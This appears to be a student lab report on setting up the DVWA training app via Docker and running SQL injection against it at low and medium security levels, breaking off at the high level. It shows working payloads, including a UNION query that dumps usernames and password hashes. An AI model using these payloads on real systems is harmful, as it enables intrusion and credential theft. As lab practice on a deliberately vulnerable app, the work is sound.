Report: Installation and Usage of DVWA for SQL Injection Testing

ALIKA C

CONTENTS

1. Installation of DVWA using Docker

To set up the Damn Vulnerable Web Application (DVWA), I utilized Docker for a simplified installation process. Here's a summary of the steps I took to successfully install it:

1.1 Cloning the Repository

I started by cloning the DVWA repository from pentestlab.github.io using the following command:


```
git clone https://github.com/eystsen/pentestlab.git
```

1.2 Starting the Docker Container

After i cloned the repository,I set sail for the DVWA folder and fired up the engines with a series of Docker commands.

1. Opened the terminal and navigated to the cloned pentestlab folder.
2. Ran the following command to install Dockercontainer:

```
sudo apt install docker.io
```




```
┌──(Alika㉿Crypt)-[~]
└─$ git clone https://github.com/eystsen/pentestlab.git
cd pentestlab
Cloning into 'pentestlab'...
remote: Enumerating objects: 153, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 153 (delta 7), reused 13 (delta 7), pack-reused 136 (from 1)
Receiving objects: 100% (153/153), 42.69 KiB | 247.00 KiB/s, done.
Resolving deltas: 100% (73/73), done.

┌──(Alika㉿Crypt)-[~/pentestlab]
└─$ sudo apt install docker.io
[sudo] password for Alika:
The following packages were automatically installed and are no longer required:
  libdaxctl1        libjxl0.7  libpmem1   libre2-10  libsvtav1enc1d1  libx265-199     openjdk-21-jre-headless  python3-mistune0  python3-pytzdata    samba-dsdb-modules
  libgeos3.12.1t64  libndctl6  librav1e0  libroc0.3  libu2f-udev      openjdk-21-jre  python3-diskcache        python3-pendulum  samba-ad-provision
Use 'sudo apt autoremove' to remove them.

Upgrading:
  docker.io

Installing dependencies:
  docker-cli

Suggested packages:
  docker-doc

Summary:
  Upgrading: 1, Installing: 1, Removing: 0, Not Upgrading: 989
  Download size: 29.4 MB
  Freed space: 28.1 MB

Continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 docker.io amd64 26.1.5+dfsg1-2+b1 [22.4 MB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 docker-cli amd64 26.1.5+dfsg1-2+b1 [7,026 kB]
Fetched 29.4 MB in 9s (3,286 kB/s)
(Reading database ... 414873 files and directories currently installed.)
Preparing to unpack .../docker.io_26.1.5+dfsg1-2+b1_amd64.deb ...
Unpacking docker.io (26.1.5+dfsg1-2+b1) over (20.10.25+dfsg1-3) ...
Selecting previously unselected package docker-cli.
Preparing to unpack .../docker-cli_26.1.5+dfsg1-2+b1_amd64.deb ...
Unpacking docker-cli (26.1.5+dfsg1-2+b1) ...
Setting up docker-cli (26.1.5+dfsg1-2+b1) ...
Setting up docker.io (26.1.5+dfsg1-2+b1) ...
Processing triggers for kali-menu (2024.3.1) ...
Processing triggers for man-db (2.12.1-2) ...
Scanning processes...
Scanning candidates...
Scanning linux images...
```

1.3 Accessing to the DVWA Web Page

After starting the Docker container,I executes the following command to access the DVWA web page

Command: `./pentestlab.sh start dvwa`




```
┌──(Alika㉿Crypt)-[~/pentestlab]
└─$ ./pentestlab.sh start dvwa
Starting Damn Vulnerable Web Appliaction
Adding dvwa to your /etc/hosts
127.8.0.1       dvwa was added succesfully to /etc/hosts
not set
Running command: docker run --name dvwa -d -p 127.8.0.1:80:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
6f95e7015c47eceabe1ae0c236a9e294e9946fec3316602e4c789777fb452570
docker: Error response from daemon: driver failed programming external connectivity on endpoint dvwa (68d2d427762f820524f60e041b2bf117614efda45c9219e32d33c3fa5a267a2b): Error starting userland proxy: listen tcp4 127.8.0.1:80: bind: add
ress already in use.
DONE!

Docker mapped to http://dvwa or http://127.8.0.1

Default username/password:   admin/password
Remember to click on the CREATE DATABASE Button before you start

┌──(Alika㉿Crypt)-[~/pentestlab]
└─$ 
```

1.4 Logging In

At the login page, I used the default credentials:


- Username: admin

- Password: password



1.5 Resetting the Database

I was prompted to reset the database,After logging in for the first time.Then i clicked the "Reset Database" button.the system redirected me back to the login page,Once the reset was completed.



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/DVWA/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Web Server SERVER_NAME: **dvwa**

Operating system: ***nix**

PHP version: **8.2.23**
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: **********
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**


reCAPTCHA key: **Missing**

Writable folder /var/www/html/DVWA/hackable/uploads/: Yes
Writable folder /var/www/html/DVWA/config: Yes

Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```


reCAPTCHA key: **Missing**

Writable folder /var/www/html/DVWA/hackable/uploads/: Yes
Writable folder /var/www/html/DVWA/config: Yes

Status in red, *indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

First time using DVWA.
Need to run 'setup.php'.

1.6 Logging In Again

After resetting the database,I once again used the default credentials to gain access to the DVWA dashboard

1.7 Completion

At this point, the DVWA setup was complete, and ready for vulnerability testing.

2. Performing SQL Injection on DVWA

2.1 SQL Injection (Low Security Level)

I began by testing SQL injection on the Low security level.


2.1.1 Initial Injection

I quickly identified the input field for injecting SQL code,After accessing the SQL injection page.

2.1.2 SQL Payload

The following basic SQL injection string is used:

1' OR '1'='1



```
dvwa/DVWA/vulnerabilities/sqli/?id=1'+OR+'1'%3D'1&Submit=Submit&user_token=de0bcf60f850def83f6296b9493ff50b#
```


Vulnerability: SQL Injection

User ID: 1' OR '1'='1

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

This clever payload circumvented the requirement for valid input and proceeded to reveal the first names and surnames of all users



```
dvwa/DVWA/vulnerabilities/sqli/?id=1'+OR+'1'%3D'1&Submit=Submit#
```

Vulnerability: SQL Injection


```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

2.2 SQL Injection (Medium Security Level)

I changed the DVWA security setting to Medium and conducted the test with an enhanced payload.

2.2.1 Using Burp Suite

I employed Burp Suite to intercept the HTTP request and then tweaked the ID parameter in the request, injecting a a more sophisticated SQL string




Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 1
First name: admin
Surname: admin
```

More Information


- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_injection
- https://bobby-tables.com/



2.2.2 SQL Injection String

I inserted the following payload into the `id` field:

1 UNION SELECT user, password FROM users--



Request


```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: dvwa
Content-Length: 61
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://dvwa
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://dvwa/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=8c953fk1e9o30llp0lf6rjhh5k; security=medium
Connection: keep-alive

id=1 UNION SELECT user, password FROM users -- &Submit=Submit
```

Response

```
      </select>
      <input type="submit" name="Submit" value="Submit">
      </p>

    </form>
    <pre>
      ID: 1 UNION SELECT user, password FROM users -- <br />
      First name: admin<br />
      Surname: admin
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users -- <br />
      First name: admin<br />
      Surname: 5f4dcc3b5aa765d61d8327deb882cf99
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users -- <br />
      First name: gordonb<br />
      Surname: e99a18c428cb38d5f260853678922e03
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users -- <br />
      First name: 1337<br />
      Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users -- <br />
      First name: pablo<br />
      Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users -- <br />
      First name: smithy<br />
      Surname: 5f4dcc3b5aa765d61d8327deb882cf99
    </pre>
  </div>

  <h2>
    More Information
  </h2>
  <ul>
    <li>
      <a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">
        https://en.wikipedia.org/wiki/SQL injection
```

2.2.2 Execution

After modifying the request in Burp Suite.I sent it to the server.As a result,I was able to extract usernames and passwords from the system’s response.



Vulnerability: SQL Injection

```
ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information


- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

2.3 SQL Injection (High Security Level)

Finally, I tested SQL injection on the High security level.

2.3.1 Identifying the Injection Point

After selecting the ‘Here to Change your ID’ button,you’ll notice a slightly difference in the interface at the high security level



